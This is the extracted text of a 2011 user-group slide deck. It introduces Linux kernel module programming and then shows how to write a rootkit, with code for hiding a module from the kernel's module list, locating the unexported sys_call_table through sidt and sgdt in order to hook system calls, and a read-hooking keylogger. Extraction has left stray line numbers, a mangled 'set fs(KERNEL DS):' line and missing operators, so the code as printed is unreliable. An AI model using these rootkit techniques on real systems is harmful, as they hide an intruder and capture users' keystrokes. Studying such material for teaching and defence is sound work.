Kernel Hacking

Introduction to Linux Kernel 2.6 How to write a Rootkit

Maurice Leclaire

TumFUG Linux / Unix get-together

January 19, 2011

Why hacking the kernel?

- Understanding the Linux kernel
- Fixing bugs
- Adding special features
- Writing drivers for special hardware
- Writing rootkits

How to hack the kernel?

- Modifying the source code
 - All modifications are possible
 - Needs kernel recompile
- Writing a LKM (Loadable Kernel Module)
 - No kernel recompile
 - Can be inserted into a running kernel
 - ► No influence on boot process
 - Restrictions due to the kernel

How to get started?

- Knowledge of the C Programming Language
- ► Kernel source (e.g. kernel.org)
- Compiler

Recommended:

- Vanilla Kernel
- Virtual machine for testing
- Assembler knowledge

How to get started?

- http://lxr.linux.no (complete source code cross reference)
- http://people.netfilter.org/~rusty/unreliable-guides/ kernel-hacking/lk-hacking-guide.html ("Rusty's Kernel Hacking Guide")
- http://www.faqs.org/docs/kernel (LKM Programming Guide)
- http://kernelnewbies.org/KernelHacking

Coding Style Documentation/CodingStyle

First off, I'd suggest printing out a copy of the GNU coding standards, and NOT read it. Burn them, it's a great symbolic gesture.

- ▶ 8 chars indentation
- only one statement on a single line
- never use spaces for indentation
- ▶ 80 chars is max line length

printk

include/linux/kernel.h

- Kernel log function
- ▶ used like userspace printf

```
printk("Hello world!\n");
printk(KERN_INFO "%s %i\n", mystring, myint);
```

- ► loglevel:
 - KERN_DEBUG
 - KERN_INFO
 - ► KERN_NOTICE
 - KERN_WARNING
 - KERN_ERR
 - ► KERN_CRIT
 - KERN_ALERT
 - KERN_EMERG

kmalloc/kfree vmalloc/vfree

include/linux/slab.h include/linux/vmalloc.h

- kmalloc allocates kernel memory
- ▶ up to 128 KB

```
void *mem = kmalloc(size, GFP_KERNEL);
kfree(mem);
```

- vmalloc can allocate more than 128 KB
- virtual memory / non contiguous in RAM

```
void *mem = vmalloc(size);
vfree(mem);
```

kzalloc / vzalloc for zeroed memory

Kernel List Structure

include/linux/list.h

- double linked list
- circular
- type oblivious
- ▶ list does not contain the items, the items contain the list
- multiple lists in one item possible

Kernel List Structure

include/linux/list.h

```
struct list_head *p, *q;
  struct my_struct x, *pos;
3
  LIST_HEAD(head);
5
  list_add(&x.list, &head);
  list_for_each (p, &head) {
9
           pos = list_entry(p, struct my_struct, list);
10
11 }
12 /* identical to */
  list_for_each_entry (pos, &head, list) {...}
14
  list_for_each_safe (p, q, &head) {
16
           list_del(p);
17 }
```

Communication with the Userspace

- ► In Linux everything is a file
- ► Communication is also done via files
- ► For that purpose there are /proc, /sys and /dev files
- They exist only in RAM

Creating a /dev file

include/linux/fs.h

Reading/Writing files from Kernelspace

include/linux/fs.h include/asm/uaccess.h

- You normally shouldn't do this
- ▶ Use /proc, /sys or /dev files for communication with the userspace

```
struct file *file;
  file = filp_open("/dir/filename", O_RDWR, 0);
3
  if (file && !IS_ERR(file)) {
5
           mm_segment_t old_fs = get_fs();
6
           set fs(KERNEL DS):
           loff_t file_size = vfs_llseek(file,
               (loff_t)0, SEEK_END);
           char *buff = vmalloc(file_size);
           loff_t off = 0;
10
           vfs_read(file, buff, file_size, &off);
11
           vfs_write(file, buff, file_size, &off);
12
          vfree(buff);
13
           set_fs(old_fs);
14|}
```

Loadable Kernel Module

- ▶ Object file that can be linked to the running kernel
- Dynamically load and unload drivers how you need them
- ▶ 1smod lists the loaded modules

Hello World LKM

hello_world.c

```
#include <linux/kernel.h>
  #include <linux/module.h>
3
  int init_module(void)
5
  {
6
           printk("TumFUG: Hello world!\n");
           return 0;
8
9
10
  void cleanup_module(void)
11
  {
12
           printk("TumFUG: Goodbye!\n");
13 }
```

Hello World LKM

Makefile

Hello World LKM

Compiling and Loading

```
# make
# insmod hello_world.ko
TumFUG: Hello world!
# rmmod hello_world
TumFUG: Goodbye!
# dmesg | grep TumFUG
TumFUG: Hello world!
TumFUG: Goodbye!
# _
```

Module Documentation

```
    MODULE_LICENSE("GPL");
    MODULE_AUTHOR("TumFUG");
    MODULE_DESCRIPTION("Hello world module");
```

- ▶ A module should contain these macros for documentation purposes
- ▶ The license macro avoids a warning message when loaded

Use Counter

▶ Prevents the module from being unloaded when used

```
void open(void)

try_module_get(THIS_MODULE);

void close(void)

void close(void)

put_module(THIS_MODULE);

put_module(THIS_MODULE);
```

Rootkits LKM-based Rootkits

- ▶ Software that lives in kernel space
- ► Hides itself from the sysadmin
- Enables privileged access to the system for non-privileged users
- ▶ Is typically installed by an attacker after he broke into a system
- ▶ Hides all the attackers actions
- Keylogger

Hiding the Module

- ▶ The kernel holds a list of all modules
- ▶ Removing the module from this list is enough to hide

```
list_del(&THIS_MODULE->list);
```

- ▶ Hiding processes is similar
- task structure is more complex
- More lists to remove from


System Calls

- requests to the kernel
- ▶ interface between userspace and kernelspace



System Call Hooking

- Change pointer to a system call handler
- ▶ The hook function is executed instead of the original one



- get control over the kernels behaviour
- Problem: since 2.6 the address of the sys_call_table is no longer exported
- ▶ Solution: Find it yourself

Finding the sys_call_table

- ▶ Get the idt address with sidt
- ► Get the address of the sys_call_handler from the idt entry 0x80
- ► Interpret the machine code of the sys_call_handler that includes the address of the sys_call_table

```
struct dt {
2
           u16 limit;
3
          u32 base;
  } __attribute__((__packed__));
5
  struct idt_entry {
          u16 offset_low;
8
          u16 selector;
9
          u8 zero;
10
          u8 attr;
11
         u16 offset_high;
12|} __attribute__((__packed__));
13
14 struct gdt_entry {
15
          u16 limit_low;
16
          u16 base_low;
17
          u8 base_mid;
18
          u8 access;
19
          u8 atrr;
20
          u8 base_high;
21 } __attribute__((__packed__));
```

```
22 void **sys_call_table;
23
24 struct dt gdt;
  __asm__("sgdt %0\n" : "=m"(gdt));
25
26
27 struct dt idt;
28
  __asm__("sidt %0\n" : "=m"(idt));
29
30 struct idt_entry *idt_entry
31
           = (struct idt_entry *)(idt.base);
32 idt_entry += 0x80; /* 0x80: linux syscall */
33 u32 syscall_offset = (idt_entry->offset_high << 16)
34
                       idt_entry->offset_low;
35
36 struct gdt_entry *gdt_entry
37
           = (struct gdt_entry *)(gdt.base);
38 gdt_entry += idt_entry->selector;
  u32 syscall_base = (gdt_entry->base_high << 24)
39
40
                    | (gdt_entry->base_mid << 16)</pre>
41
                      gdt_entry->base_low;
```

A simple Keylogger

- Hook the read system call
- Call the original read
- ▶ Log the value to the system log file

```
hook_read(int fd, char *buf, long count)
{
    long c = original_read(fd, buf, count);

printk("%s\n", buf);

return c;
}
```